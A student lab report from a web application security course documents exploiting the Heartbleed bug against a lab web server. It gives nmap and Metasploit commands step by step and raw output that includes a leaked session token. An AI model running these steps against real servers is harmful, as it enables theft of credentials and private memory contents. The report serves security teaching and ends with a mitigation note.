jamk.fi

Web application security

Week 11


Timo Lehosvuo, M3426
TTV18S1

Harjoitustyö
Web application security, Heikki Salo, Joni Ahonen
30.4.2021
Tekniikan ala

1. Issue report

1.1 Identifying the vulnerability

I scanned the target with nmap using the command “nmap 10.0.2.15 –script=vuln”



The webserver appears to be vulnerable to heartbleed.

Description for heartbleed from NVD:

“*The (1) TLS and (2) DTLS implementations in OpenSSL 1.0.1 before 1.0.1g do not properly handle Heartbeat Extension packets, which allows remote attackers to obtain sensitive information from process memory via crafted packets that trigger a buffer over-read, as demonstrated by reading private keys, related to d1_both.c and t1_lib.c, aka the Heartbleed bug*.”

For more details see: https://nvd.nist.gov/vuln/detail/CVE-2014-0160

1.2 Exploiting heartbleed vulnerability in WasDat

Description: By using pre-existing payloads in Metasploit an attacker can exploit heartbleed vulnerability and get sensitive data.

Steps to produce:

- Create an article in WasDat so you have to something to look for in the results

- Start Metasploit with “msfconsole”
- Search heartbleed in metasploit

```
msf5 > search heartbleed

Matching Modules
================

   #  Name                                           Disclosure Date  Rank
 Check  Description
   -  ----                                           ---------------  ----
 -----  -----------
   0  auxiliary/scanner/ssl/openssl_heartbleed        2014-04-07       normal
 Yes    OpenSSL Heartbeat (Heartbleed) Information Leak
   1  auxiliary/server/openssl_heartbeat_client_memory  2014-04-07       normal
 No     OpenSSL Heartbeat (Heartbleed) Client Memory Exposure


Interact with a module by name or index, for example use 1 or use auxiliary/serv
er/openssl_heartbeat_client_memory

msf5 >
```

- From the search results select a payload

```
msf5 > use auxiliary/scanner/ssl/openssl_heartbleed
msf5 auxiliary(scanner/ssl/openssl_heartbleed) >
```

- Set remote hosts IP to match WasDat

```
msf5 auxiliary(scanner/ssl/openssl_heartbleed) > set RHOSTS 10.0.2.15
RHOSTS => 10.0.2.15
msf5 auxiliary(scanner/ssl/openssl_heartbleed) >
```

- Set verbose to true

```
msf5 auxiliary(scanner/ssl/openssl_heartbleed) > set VERBOSE true
VERBOSE => true
msf5 auxiliary(scanner/ssl/openssl_heartbleed) >
```

- Exploit the vulnerability

```
msf5 auxiliary(scanner/ssl/openssl_heartbleed) > exploit

[*] 10.0.2.15:443         - Leaking heartbeat response #1
[*] 10.0.2.15:443         - Sending Client Hello...
[*] 10.0.2.15:443         - SSL record #1:
[*] 10.0.2.15:443         -     Type:    22
[*] 10.0.2.15:443         -     Version: 0x0301
[*] 10.0.2.15:443         -     Length:  86
[*] 10.0.2.15:443         -     Handshake #1:
[*] 10.0.2.15:443         -             Length: 82
[*] 10.0.2.15:443         -             Type:   Server Hello (2)
[*] 10.0.2.15:443         -             Server Hello Version:          0x0301
[*] 10.0.2.15:443         -             Server Hello random data:      608ae82c12e3934be75f066f04be1d6fb15a3747057141496d0
a98003368a425
[*] 10.0.2.15:443         -             Server Hello Session ID length: 32
[*] 10.0.2.15:443         -             Server Hello Session ID:       c2d30358f8e4cb49968feaee547609f9bc6d38dc80468c724a2
772cf133eb09b
```

- You can see your article and authorization token in the results

```
[*] 10.0.2.15:443         - Sending Heartbeat...
[*] 10.0.2.15:443         - Heartbeat response, 65535 bytes
[+] 10.0.2.15:443         - Heartbeat response with leak, 65535 bytes
[*] 10.0.2.15:443         - Printable info leaked:
......`./@..l..;~.r..b9.w.....&.p.......f.....".!.9.8.........5.............................3.2.....E.D...../...A..........
.............................rv:78.0) Gecko/20100101 Firefox/78.0..Accept: application/json, text/plain, */*..Accept-Langua
ge: en-US,en;q=0.5..Accept-Encoding: gzip, deflate, br..Authorization: Token eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpYXQiO
jE2MTk3MTU5NjUsIm5iZiI6MTYxOTcxNTk2NSwianRpIjoiMjY5N2VmODktMGY5Ni00MDkxLThjY2MtMTc1ZGIzODRjMmE4IiwiZXhwIjo4ODAxOTcxNTk2NSwi
aWRlbnRpdHkiOjEsImZyZXNoIjpmYWxzZSwidHlwZSI6ImFjY2VzcyJ9.1QPgxCywdIjOz0QgIH1DLawfwPa9Agu-ros5qekWwRI..Referer: https://10.0
.2.15/..Connection: keep-alive......N..F.} R....5.onnection: keep-alive....{"article":{"author":{},"title":"testitestitesti
testitestitestitestitestitesti","description":"testitestitestitestitestitestitestitestitestitestitestitestitestitestitestitestitestit
estitestitesti","body":"testitestitestitestitestitestitestitestitestitestitestitestitestitestitestitestitestitestitestitestitestitest
itestitestitestitestitestitestitestitestitestitestitestitestitestitestitestitestitestitestitestitestitestitestitestitestitestitestite
stitestitestitestitestitestitestitestitestitestitestitestitestitestitestitestitestitestitestitestitestitestitestitestitestitesti
testitestitestitestitestitestitestitestitestitestitestitestitestitestitestitestitestitestitestitestitestitestitestitestitestites
titestitestitestitestitestitestitestitestitestitestitestitestitestitestitestitestitestitestitestitestitestitestitestitestitestit
estitestitestitestitestitestitestitestitestitestitestitestitestitestitestitestitestitestitestitestitestitestitestitestitestitest
itestitestitestitestitestitestitestitestitestitestitestitestitestitestitestitestitestitestitestitestitestitestitestitestitestite
stitestitestitestitestitestitestitestitestitestitestitestitestitestitestitestitestitestitestitestitestitestitestitestitestitesti
testitestitestitestitestitesti","tagList":[]}}.R.............1..Host: 10.0.2.15..Connection: keep-alive..User-Agent: Mozi
lla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)....GET /wp-includes/js/codepress/codepress.js H
TTP/1.1..Host: 10.0.2.15..Connection: keep-alive..User-Agent: Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.
org/book/nse.html)....GET /wp-login.php HTTP/1.1..Host: 10.0.2.15..Connection: keep-alive..User-Agent: Mozilla/5.0 (compati
ble; Nmap Scripting Engine; https://nmap.org/book/nse.html)....GET /wordpress/wp-login.php HTTP/1.1..Host: 10.0.2.15..Conne
```

Mitigation:

- Update OpenSSL
- See: https://nvd.nist.gov/vuln/detail/CVE-2014-0160